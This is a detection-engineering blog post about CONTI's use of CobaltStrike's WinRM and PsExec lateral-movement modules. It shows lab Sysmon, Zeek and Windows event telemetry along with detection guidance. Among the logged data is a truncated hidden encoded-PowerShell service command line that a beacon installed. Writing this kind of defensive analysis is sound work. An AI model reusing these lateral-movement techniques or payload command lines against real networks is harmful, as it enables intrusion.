Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 1

(a) unh4ck.com/detection-engineering-and-threat-hunting/lateral-movement/detecting-conti-cobaltstrike-lateral-movement-techniques-part-1

Detecting CONTI CobaltStrike Lateral Movement Techniques - Part 1

Detection opportunities on lateral movement techniques used by CONTI ransomware group using CobaltStrike.

Introduction:

In an attempt to contribute to the defensive capabilities of security teams regarding the increase of CobaltStrike usage by threat actors (TA) and in a joined effort with <u>@MichalKoczwara</u>, a series of articles will be released on CobaltStrike's TTP detections related to the CONTI leak.

For the first part of this blog post, I will cover detection opportunities for lateral movement (LM) techniques used by the TA **CONTI** via CobaltStrike. Keep in mind that I tried to boil it down to analytics that can be used for other lateral movements variation and not just specific to CONTI Group or CobaltStrike (CS).

Definition:

MITRE ATT&CK defines lateral movement as :

Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain. Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

Looking in the CobaltStrike documentation we can find some built-in modules for Lateral Movement defined in the table bellow which were included in the leaked documentation:

Jump Module

Arch

Description

psexec

x86

Use a service to run a Service EXE artifact

psexec64

x64

Use a service to run a Service EXE artifact

psexec_psh

x86

Use a service to run a PowerShell one-liner

winrm

x86

Run a PowerShell script via WinRM

winrm64

x64

Run a PowerShell script via WinRM

Other capabilities are used by the group like **Remote-Exec** command, PTH module, RDP and **SHELL** command to remotely execute commands using **WMIC.EXE** utility. I will go through these TTPs in the second part.

Remote-Exec Module

Description

psexec

Remote execute via Service Control Manager

winrm

Remote execute via WinRM (PowerShell)

wmi

Remote execute via WMI (PowerShell)

Simulation Setup

CobaltStrike

Zeek

Elastic Stack (Winlogbeat + Filebeat)

Sysmon Configuration <u>Blacksmith OTRF</u> VICTIM Windows 10 user machine (Initial Access)

DC_ATLAS Domain Controller Windows Server 2016 (Lateral Movement Target)

T1021.006 Remote Services: Windows Remote Management

A primer to WinRM

WinRM is the Microsoft implementation of **WS-Management** protocol which is an open source standard for constructing XML messages following the standards of Simple Object Access Protocol (SOAP) messages.

This great <u>blog</u> explain in simple steps a typical WinRM based conversation for invoking commands:

1. 1.

Send a Create Shell message and get the shell id from the response

2. 2.

<u>Create a command</u> in the shell sending the command and any arguments and grab the command id from the response

3. 3.

<u>Send a request for output</u> on the command id which may return streams (stdout and/or stderr) containing base64 encoded text.

4.4.

Keep requesting output until the command state is done and examine the exit code.

5. 5.

Send a command termination signal

6. 6.

Send a <u>delete shell</u> message

I will go more in depth about WinRM from a defensive perspective during lateral movement in a separate blog but for more details I recommend checking the official documentation [<u>MS-WSMV</u>]. However, a couple of things we should keep in mind when it come to the limitations of WinRM and why PowerShell Remoting Protocol (PSRP) is much better choice to go with.

The default value of a SOAP message size **512KB** and a maximum of **8192KB**. This attribute can be modified with the following command : winrm set winrm/config/winrs '@{<Quota>="<Value>"}'.

WinRM also doesn't have a built-in functionality for file transfer. We will learn in the next section that PowerShell Remoting Protocol (PSRP) is much better alternative.

Windows Built-in WinRM tools

In order to understand CobaltStrike WinRM beacon capabilities, first, I tried to see normal behavior of some of the tools that can be used in a legitimate way. There are 3 main ways to execute command remotely using WinRM:

WinRS:

Windows Remote Shell built-in tool is a pure implementation of remote command execution via WinRM. Upon executing a command using winrs.exe utility via the command winrs - r:dc_atlas "ipconfig" the following telemetry was recorded on the destination:

svchost.exe spawns winrshost.exe with the parent command line C:\\Windows\\system32\\svchost.exe -k DcomLaunch

Even	Event 1, Sysmon		
Ge	eneral Details		
F F F F F F F C C C C C C C L L	Details Process Create: RuleName: - UtcTime: 2021-10-07 12:40:15.446 ProcessGuid: {a7dd6658-eaaf-615e-5101-00000001900} ProcessGuid: {a7dd6658-eaaf-615e-5101-00000001900} ProcessGuid: {a7dd6658-eaaf-615e-5101-00000001900} ProcessGuid: {a7dd6658-eaaf-615e-5101-000000001900} ProcessGuid: {a7dd6658-eaaf-615e-5101-000000001900} ProcessGuid: {a7dd6658-eaaf-615e-5101-000000001900} Description: Host Process for WinRM's Remote Shell plugin Product: Microsoft © Windows® Operating System Company: Microsoft Corporation OriginalFileName: winrshost.exe CommandLine: C:\Windows\system32\WinrsHost.exe -Embedding CurrentDirectory: C:\Windows\system32\ Use: ATLAS\Administrator LogonGuid: {a7dd6658-eaaf-615e-902c-62000000000} _ogonlid: 0x622C90		
F F F	TerminalSessionld: 0 ntegrityLevel: High Hashes: SHA1=50D3607204F89876C1C32BD0B3D591CC083DC43A,MD5=F40EC96CA18D88CB1F26FA2070010714,SHA256= 507C014A3CA531FFAD50BCD90095C01E4E6B691D9E18473C70E4699CF1E31453,IMPHASH=4216D8E7F36901B61DFD6309B49BCF96 ParentProcessGuid: {a7dd6658-d96e-615e-0c00-000000001900} ParentProcessId: 940 ParentImage: C:\Windows\System32\svchost.exe ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch		

The winrshost.exe then invokes cmd.exe instance and execute the command within its context.

Event 1, Sysmon

General Details


Process Create:
RuleName: -
UtcTime: 2021-10-07 12:40:15.878
ProcessGuid: {a7dd6658-eaaf-615e-5301-00000001900}
ProcessId: 268
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C ipconfig
CurrentDirectory: C:\Users\Administrator\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eaaf-615e-902c-62000000000}
LogonId: 0x622C90
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=99AE9C73E9BEE6F9C76D6F4093A9882DF06832CF,MD5=F4F684066175B77E0C3A000549D2922C,SHA256=
935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2,IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentProcessGuid: {a7dd6658-eaaf-615e-5101-00000001900}
ParentProcessId: 6632
ParentImage: C:\Windows\System32\winrshost.exe
ParentCommandLine: C:\Windows\system32\WinrsHost.exe -Embedding



General Details

Process Create:	
RuleName: -	
UtcTime: 2021-10-07 12:40:15.913	
ProcessGuid: {a7dd6658-eaaf-615e-5401-000000001900}	
Processid: 4828	
Image: C:\Windows\System32\ipconfig.exe	
FileVersion: 10.0.14393.0 (rs1 release.160715-1616)	
Description: IP Configuration Utility	
Product: Microsoft® Windows® Operating System	
Company: Microsoft Corporation	
OriginalFileName: ipconfig.exe	
CommandLine: ipconfig	
CurrentDirectory: C:\Users\Administrator\	
User: ATLAS\Administrator	
LogonGuid: {a7dd6658-eaaf-615e-902c-62000000000}	
LogonId: 0x622C90	
TerminalSessionId: 0	
IntegrityLevel: High	
Hashes: SHA1=A95BEAA8B81FD799DB6051A79D959908FFE	3DB22F,MD5=29916DCEA5377C19996B417D9235F42F,SHA256=
5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377C	C96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
ParentProcessGuid: {a7dd6658-eaaf-615e-5301-000000019	00}
ParentProcessId: 268	
ParentImage: C:\Windows\System32\cmd.exe	
ParentCommandLine: C:\Windows\system32\cmd.exe /C	inconfig

After finishing the execution of the command these processes are terminated because winrs.exe doesn't support persistent sessions so every time you execute a command remotely this behavior repeats itself.




Invoke-Command & Enter-PSSession :

These PowerShell cmdlets use the PowerShell Remoting Protocol [<u>MS-PSRP</u>] which is a separate protocol that runs over WinRM. PSRP supports many message types to execute commands and retrieve their outputs and its main difference from WSMV specs is its message fragmentation handling process which makes it more reliable vis-à-vis WinRM message size limitations.

While testing these cmdlets, the following telemetry was recorded on the destination:





Executing nslookup command via Enter-PSSession

Event 1, Sysmon


General Details

Process Create:
RuleName: -
UtcTime: 2021-10-07 12:48:52.097
ProcessGuid: {a7dd6658-ecb4-615e-5601-000000001900}
ProcessId: 4516
Image: C:\Windows\System32\ipconfig.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: IP Configuration Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: ipconfig.exe
CommandLine: "C:\Windows\system32\ipconfig.exe"
CurrentDirectory: C:\Users\Administrator\Documents\
User: ATLAS\Administrator
LogonGuid: {a7dd6658-eca6-615e-e6b5-670000000000}
 LogonId: 0x67B5E6
TerminalSessionId: 0
IntegrityLevel: High
Hashes: SHA1=A95BEAA8B81FD799DB6051A79D959908FFBDB22F,MD5=29916DCEA5377C19996B417D9235F42F,SHA256=
 5EE3FD7CA1AC876D0DE539D469BFC333594FCA3DF9F377CC96C756D9648697F1,IMPHASH=3636F50089F8190E3308E8AEA8F2043A
 ParentProcessGuid: {a7dd6658-eca6-615e-5501-000000001900}
ParentProcessId: 5088
 ParentImage: C:\Windows\System32\wsmprovhost.exe
ParentCommandLine: C:\Windows\system32\wsmprovhost.exe -Embedding

Executing ipconfig via Invoke-Command

Invoke-Command & Enter-PSSession both run commands within the context of wsmprovhost.exe

The difference between these two cmdlets is that **Invoke-Command** will terminate **wsmprovhost.exe** process after receiving the output while the **Enter-PSSession** will establish a persistent session.



Invoke-Command & Enter-PSSession process tree

Now that we have established what telemetry can be left behind by using Windows built-in tools we can distinguish suspicious process behavior. lets see in the following section how CS default configurations for lateral movement behave.

First, lets discover the telemetry that will be generated from source and destination for every attempt to use WinRM remotely:

On the source:

EID

Action

Provider

Comment

6

WSMan Session Creation

Microsoft-Windows-WinRM

Creating WSMan Session. This event will give you the PID that initiated the connection

31

WSMan Session Creation

Microsoft-Windows-WinRM

WSMan Session Created Successfully

3

Network Connection

Microsoft-Windows-Sysmon

Network Direction: egress

Infected Source Process Name

Destination port : 5985 or 5986

On the destination:

EID

Action

Provider

Comment

1

WSMan Session Creation

Microsoft-Windows-Sysmon

Process Name : wsmprovhost.exe

Process CMD: C:\Windows\system32\wsmprovhost.exe -Embedding

Process Parent Name : svchost.exe

Process Parent CMD: C:\Windows\system32\svchost.exe -k DcomLaunch

3

WSMan Session Creation

Microsoft-Windows-Sysmon

Network Direction: ingress

Process Name: System

Destination port : 5985 or 5986

User: NT AUTHORITY\SYSTEM

17

Pipe Created

Microsoft-Windows-Sysmon

Network Direction: egress

Infected Source Process Name

Destination port : 5985 or 5986

Pipe Name: \PSHost.[%NUMBERS%].
[%PID%].DefaultAppDomain.wsmprovhost

Process Name : wsmprovhost.exe

Process Access

Microsoft-Windows-Security-Auditing

Object Server : WS-Management Listener

Process Name : C:\Windows\System32\svchost.exe

400

PowerShell Session Start

PowerShell

Host Name = ServerRemoteHost (Remote PowerSehll Session)

Engine Version (Good for Downgrading PS attacks)

Host Application : C:\Windows\system32\wsmprovhost.exe -Embedding

91

WSMan Session Creation

Microsoft-Windows-WinRM

31

WSMan Session Creation

Microsoft-Windows-WinRM

WSMan Session Created Successfully

142

WSMan Operation Failure

Microsoft-Windows-WinRM

Helpful when WinRM is not enabled on the targeted host

Other events are generated on the destination side but these in the previous table are the most relevant to remote WinRM activity. You can use them according to your collection and correlation strategy. Obviously, EID 1, EID 91 and EID 4656 have much higher event

decisiveness than the rest. I will be releasing a Mindmap that groups all this telemetry in one place at the end of this blog post series.

Now jumping to jump winrm command and some first differences in process tree behavior were observed at execution time:

jump winrm command generated the same telemetry as in previous observations except that the beacon runs under the context of a PowerShell instance invoked by wsmprovhost.exe . This is not something we can normally observe by using winrs, Invoke-Command or Enter-PSSession except if the command invoked powershell.exe itself then PowerShell cmdlets would produce this behavior.

By default the powershell.exe instance run via the command line :

"c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version
5.1 -s -NoLogo -NoProfile


	Details
Proces	s Create:
RuleNa	ame: -
UtcTin	ne: 2021-10-07 12:56:50.477
Proces	sGuid: {a7dd6658-ee92-615e-6101-000000001900}
	sld: 5724
Image	C:\Windows\SysWOW64\cmd.exe
	sion: 10.0.14393.0 (rs1_release.160715-1616)
Descrip	otion: Windows Command Processor
Produ	tt Microsoft® Windows® Operating System
	any: Microsoft Corporation
	alFileName: Cmd.Exe
Comm	iandLine: C:\Windows\system32\cmd.exe /C systeminfo
	tDirectory: C:\Windows\system32\
User: A	TLAS\Administrator
_	Guid: {a7dd6658-e28f-615e-ccd9-390000000000}
	ld: 0x39D9CC
Termir	nalSessionId: 0
_	tyLevel: High
	s: SHA1=A4D7B99EB716919BB47448E135D489A1100BA70C,MD5=0FEC5F30E705EADAEA5E9144F2FB12DC,SHA256=
	7B627533E22AA3E5C3594605DC6FE6F000B0CC2B845ECE47CA60673EC7F,IMPHASH=B20DE9D5F257E3C5BDD2834F89FC042A
	ProcessGuid: {a7dd6658-e291-615e-0901-000000001900}
	ProcessId: 6100
	Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Desert	CommandLine: "c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile

CobalStrike provides a **shell** command to interact with the beacon and execute command. The **shell** command spawns a **cmd.exe** instance from the invoked **powershell.exe** process for every executed command

RUNNING PROCESS svchost.exe		
⁷² minuneg RUNNING PROCESS wsmprovhos		
analyzed event - running process		
2 m.		
² minutes	Cmd.exe	
ed nutureconde RUNNING PROCESS	513 nalliseconde	TERMINATED PROCESS Systeminfo.e
	119 nullisecondo TERMINATED PRO Conhost.ex	

Executing systeminfo command via jump winrm beacon.

A general diagram of process tree observed during the execution of this CS module is illustrated bellow:




jump winrm process tree diagram


CobaltStrike jump winrm64

Here are the main differences from jump winrm command :

Like Enter-PSSession, jump winrm64 executes commands within the context of a wsmprovhost.exe instance. The session is persistent no termination of the wsmprovhost.exe process was observed.



Executing ipconfig and hostname command via a jump winrm64 shell



Jump winrm64 process tree diagram

Evidence of Execution

In the previous sections we have established some key observations regarding remote command execution via WinRM. However, during the demo, I used a stageless beacon. The script first decodes the Base64 encoded payload then it uses the **.Net API** to call Windows API function in memory using assemblies. The script then allocates some memory and copies the payload in the allocated memory space. The payload was a 64-bits DLL and technique used was **DLL Reflective Loading**.

The payload strings contained by default:

"beacon.dll" "beacon.x86.dll" "beacon.x64.dll"

This yara rule can be effective in detecting default usage of CS stageless beacons.


The following PowerShell events were observed on the target:

EID 4104 Script Block Logging:

This event can be considered noisy, so be careful during you detection engineering process and consider its verbosity.

Script blocks exceeding the maximum length of an event log message are fragmented into multiple entries.

Unlike **EID 4103**, this event doesn't record the output of the script



EID 4103 Module Logging:

Generates a large volume of events

Records the output of the executed commands

Keep in mind that these event are not enabled by default.

Sigma Rules

<u>PowerShell Events : Remote PowerShell Session</u> by @Cyb3rWard0g <u>Sysmon Process : Remote PowerShell Session</u> by @Cyb3rWard0g <u>Windows Events : Remote PowerShell Session</u> by @Cyb3rWard0g <u>Sysmon Network : Remore PowerShell Session</u> by @Cyb3rWard0g In order to validate your detection rules against WinRM being used for remote command execution, Atomic Red Team provides a great guide bellow:

atomic-red-team/T1021.006.md at master · redcanaryco/atomic-red-team

GitHub

DFIR

In DFIR engagements these events can be good source of information to get the right attack attributions:

EID 142 WSMan operation CreateShell failed (Helpful when WinRM is not enabled on the target host)

EID 169 User Authenticated Successfully (The user who was connected remotely)

EID 81 Processing Client Request for Operation CreateShell (Start of remoting activity)

EID 134 Sending Response for Operation DeleteShell (End of remoting activity)

EID 403 Engine state is changed from Available to Stopped (This event records the completion of a PowerShell activity)

WinRM event logs lack simple attribution and traceability meaning you need multiple correlation layers in order to identify the user, source IP and the ID of the infected process.

The command **Get-WSManInstance - ComputerName localhost - ResourceURI Shell -Enumerate** lists all currently active remote WinRM sessions and provides useful information

Owner : Username that opened the remote session

ClientIP: Source IP from where the attacker attempted to move laterally.

ProcessID: In this case it is wsmprovhost.exe where the executed commands will be invoked from.

ChildPocesses: Number of child processes it opened.

MemoryUsed: Can be good indicator since winrm64 CS module used more than twice the memory used by Enter-PSSession for the same command.

2

PS C:\\Users\\Administrator> Get-WSManInstance -ComputerName localhost -ResourceURI Shell -Enumerate

```
2
```

3

rsp:<http://schemas.microsoft.com/wbem/wsman/1/windows/shell>

4

lang : en-US

5

ShellId: 04E49AF8-1CA8-4ACC-9135-6A3269115F3E

6

Name : WinRM1

7

ResourceUri : <http://schemas.microsoft.com/powershell/Microsoft.PowerShell>

8

Owner : ATLAS\\Administrator

9

ClientIP: 10.10.10.30

10

ProcessId : 2844

11

IdleTimeOut : PT7200.000S

12

InputStreams : stdin pr

13

OutputStreams : stdout

14

MaxIdleTimeOut : PT2147483.647S

15

Locale : en-US

16

DataLocale : en-US

17

CompressionMode : XpressCompression

18

ProfileLoaded : Yes

19

Encoding : UTF8

20

BufferMode : Block

21

State : Connected

22

ShellRunTime : P0DT0H4M32S

23

ShellInactivity : P0DT0H1M28S

24

MemoryUsed : 134MB

25

ChildProcesses : 2

Copied!

sp	: http://schemas.microsoft.com/wbem/wsman/1/windows/shell	
ang	: en-US	
hellId	: 61A68A2D-B739-4791-9824-211FE9099979	_ Username
ame	: WinRM1	
esourceUri	: http://schemas.microsoft.com/powershell/Microsoft.PowerShell	
wner	: ATLAS\Administrator 🗲	
lientIP	: 10.10.10.30	
rocessId	: 6172	Source IP
dleTimeOut	: PT7200.0005	
nputStreams	: stdin pr	
utputStreams	: stdout	
axIdleTimeOut	: PT2147483.6475	
ocale	: en-US	 wsmprovhost.exe pid
ataLocale	: en-US	
ompressionMode	: XpressCompression	
rofileLoaded	: Yes	
ncoding	: UTF8	Status
ufferMode	: Block	
tate	: Connected	
ellRunTime	: PODTOH1M85	
ellInactivity	: PODTOHOM525	
emoryUsed	: 62MB #C	hild Processes
hildProcesses		

A good idea would be to generate an event with the output of this command every time the process wsmprovhost.exe is created using scheduled tasks.

T1570 : Lateral Transfer Tool

CobaltStrike jump psexec & psexec64

I love going through ZEEK logs first and look for network related telemtery specially for lateral movement techniques. When using CS psexec or psexec64 modules for lateral movement I observed remote service creation.

These modules use named pipes (RPC/NP) method to interact with the service control manager (SCM) RPC server. The server interface is identified by UUID 367ABB81-9844-35F1-AD32-98F038001003 and uses RPC endpoint \\PIPE\\svcctl .

The following ZEEK event logs were recorded :

ZEEK DCE-RPC event was generated with DCE-RPC endpoint **SVCCTL** and operation **CreateServiceWoW64A**

Time 🗸	network.protocol	zeek.dce_rpc.endpoint	zeek.dce_rpc.named_pipe	zeek.dce_rpc.operation
> Oct 7, 2021 @ 18:33:45.6	08 dce_rpc	svcctl	\pipe\ntsvcs	CloseServiceHandle
> Oct 7, 2021 @ 18:33:45.6	02 dce_rpc	svcctl	\pipe\ntsvcs	CloseServiceHandle
> Oct 7, 2021 @ 18:33:45.5	92 dce_rpc	svcctl	\pipe\ntsvcs	DeleteService
> Oct 7, 2021 @ 18:33:45.4	35 dce_rpc	svcctl	\pipe\ntsvcs	StartServiceA
> Oct 7, 2021 @ 18:33:45.4	29 dce_rpc	svcctl	\pipe\ntsvcs	CreateServiceWOW64A
> Oct 7, 2021 @ 18:33:45.4	25 dce_rpc	svcctl	\pipe\ntsvcs	OpenSCManagerW

Zeek DCE-RPC Telemtry for Service Creation


On the target EID 5145 A network share object was checked to see whether client can be granted desired access will be generated with Relative Target Name defined as SVCCTL and Share Name *\IPC\$

Oct 7, 2021 0 18:33:45.085 6886fc0.exe	\??\C:\Windows	*\ADMIN\$	A network share object was checked to 0x1000a1 see whether client can be granted des ired access. Subject: Security ID: S- 1-5-18 Account Name: DC_ATLASS Accoun t Domain: ATLAS Logon ID: 0x3E7 Netwo rk Information: Object Type: File Sou rce Address: 127.0.0.1 Source Port: 4
Oct 7, 2021 @ 18:33:45.058 svcctl	-	*\IPC\$	A network share object was checked to 0x12019f see whether client can be granted des ired access. Subject: Security ID: S- 1-5-21-3278094047-2436619300-31890512 55-500 Account Name: Administrator Ac count Domain: ATLAS Logon ID: 0x123C9 A Network Information: Object TVDe: F


A service is then created with a random name and Image Path calling the process via the command \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe . This will generate EID 7045 New Service Was Installed and EID 4697 A Service Was Installed in the System

Time 🗸	message	winlog.event_data.ImagePath	winlog.event_data.AccountName	winlog.event_data.ServiceName
> Oct 7, 2021 @ 18:33:4	5.070 A service was installed in the system. Service Name: 6886fc0 Ser \\127.0.0.1\ADMIN\$\6886fc0.exe Service Type: user mode service S pe: demand start Service Account: LocalSystem		LocalSystem	6886fc0
ProcessId: 4712 Image: \\127.6.0.1\AD fileVersion: - Description: - Product: - Company: - OriginalFileName: - CournentDirectory: C: User: NT AUTHORITYSY LogonGuid: {A7D06638- LogonGi: 0x8E7 TerminalSessionId: 0 IntegrityLevel: Syste Hashes: SHAI=972DA2E 87BE086605F ParentProcessGuid: {A ParentProcessGuid: 760 ParentTimage: C:Windon	8-2F79-615F-8300-000000001400} MIN\$\6886fc0.exe %1ndows\system32\ STEM 22E11-615F-E783-000000000000} m D3E37714830DA0FA6B1F23EAE5DB8ED7,MD5=15BC28D6C8EF946DA7146F80D0CE28 7DD6658-2E11-615F-0A00-000000001A00} ws\System32\services.exe	5F,SH4256=F406E55B9CCD98EF81CD834844469F3F77854	8E67A360554592BD0387ADEA4A5,IMPHASI	H=DE77F3139EAF74F1B255A
ParentCommandLine: C:	\Windows\system32\services.exe			

Then \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe is executed and it invokes a rundll32.exe instance with no arguments which is very suspicious.



Exeecuting Net command via jump psexec installed beacon



The following table is a summary of the observed telemetry relevant to this lateral movement technique.

EID

Action

Provider

Comment

5145

Network Share Access

Microsoft-Windows-Security-Auditing

Relative Target Name : svcct1

Share Name : *\IPC\$

7045

Service Creation

System

Service File Name: \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe

4697

Service Creation

Microsoft-Windows-Security-Auditing

Service File Name: \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe

1

Process Creation

Microsoft-Windows-Sysmon

Command Line : \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe

Parent Command Line : C:\Windows\System32\services.exe

1

Process Creation

Microsoft-Windows-Sysmon

Command Line: C:\Windows\System32\rundll32.exe

Arguments count : 0

Parent Image: \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].exe

13

Registry Value Set

Microsoft-Windows-Sysmon

Image Path : \\127.0.0.1\ADMIN\$\[SERVICE_RANDOM_NAME].ex e

CobaltStrike jump psexec psh

CobaltStrike can laverage a PowerShell version of PsExec using the built-in module psexec psh with everything being executed in memory via a one-liner.

As previously noticed an interaction with SCM RPC server in order to create a service remotely was observed. Bellow are the ZEEK DCE-RPC event logs with the same operation as psexec & psexec64 CreateServiceWOW64A

Time 🗸	destination.ip	source.ip	zeek.dce_rpc.endpoint	zeek.dce_rpc.named_pipe	zeek.dce_rpc.operation
> Sep 19, 2021 @ 21:40:48.443	10.10.10.30	10.10.10.3	svcctl	63770	CloseServiceHandle
> Sep 19, 2021 @ 21:40:48.442	10.10.30	10.10.10.3	svcctl	63770	CloseServiceHandle
> Sep 19, 2021 @ 21:40:48.441	10.10.10.30	10.10.10.3	svcctl	63770	DeleteService
> Sep 19, 2021 @ 21:40:48.440	10.10.10.30	10.10.10.3	svcctl	63770	QueryServiceStatus
> Sep 19, 2021 @ 21:40:48.257	10.10.10.30	10.10.10.3	svcctl	63770	StartServiceA
> Sep 19, 2021 @ 21:40:48.242	10.10.10.30	10.10.10.3	svcctl	63770	CreateServiceWOW64A
> Sep 19, 2021 @ 21:40:48.230	10.10.10.30	10.10.10.3	svcctl	63770	OpenSCManagerA

Followed by creation of a new service which generated EID 7045/4697 with %COMSPEC% and powershell in the Service File Name field.

A servi	ce was installed in the	system.				
Subject						
000,000	Security ID:	S-1-5-21-3278094047-2436619300-3189051255-500				
	Account Name:	Administrator				
	Account Domain:	atLas				
	Logon ID:	0x2C8D5DE				
	5					
Service	Information:					
	Service Name:	9fc6200				
	Service File Name:	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAb				
wBuAHY/	ZQByAHQAXQA6ADoARgByAG8A	bQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQASwBmAGMAaQBNADcAUwBsAFEARQBuAEoAcAA2AEUAMQBtAHkAbQ				
AVAEØAG	WA0AFQARWBKAEsASABsAEcAR	QB1AEKATQBqAEUAUgBGAGsAaQB5AHcAVgB6ADcAdgA3ADgAcgBHADMAUAAwAG0AcgB4AHYAWgArADQAeQB3ADAAUwBXAGQAbAB1ADcAegB6ADYANwBLADQAZQBxAGcAcQBPAEUAVAAxAFMAZgB1AHgAUQBWAEgAcQB				
		BDADIAUQBYAGYAbwBrADUASAB6AHcAbwBBAG8AdgBhADAAWABZAHcAVgBWAHMANwBYAGcAWgBJAFoAZABWADEAQQBwADAAWgArADUAcwB5AEUAVwB1AEkAWABNADgAdwBpAEwAMgBZAHEANwBJAGEATgA1AGwASAB4				
		tAHOAWGBDAHMATQBKAFAAYGBVAEwATQBEAEsAagArAGgAcwBSAGQAVQB6AGQAeQBWAGMAWgBFADYAcQA2ADMAVwBEAHIANwBBAGYAVABEADkAKwByAEkAZABDADAARQBDAGwAMwA4AFUAMgBWAFYAVQBwADYAVwByA				
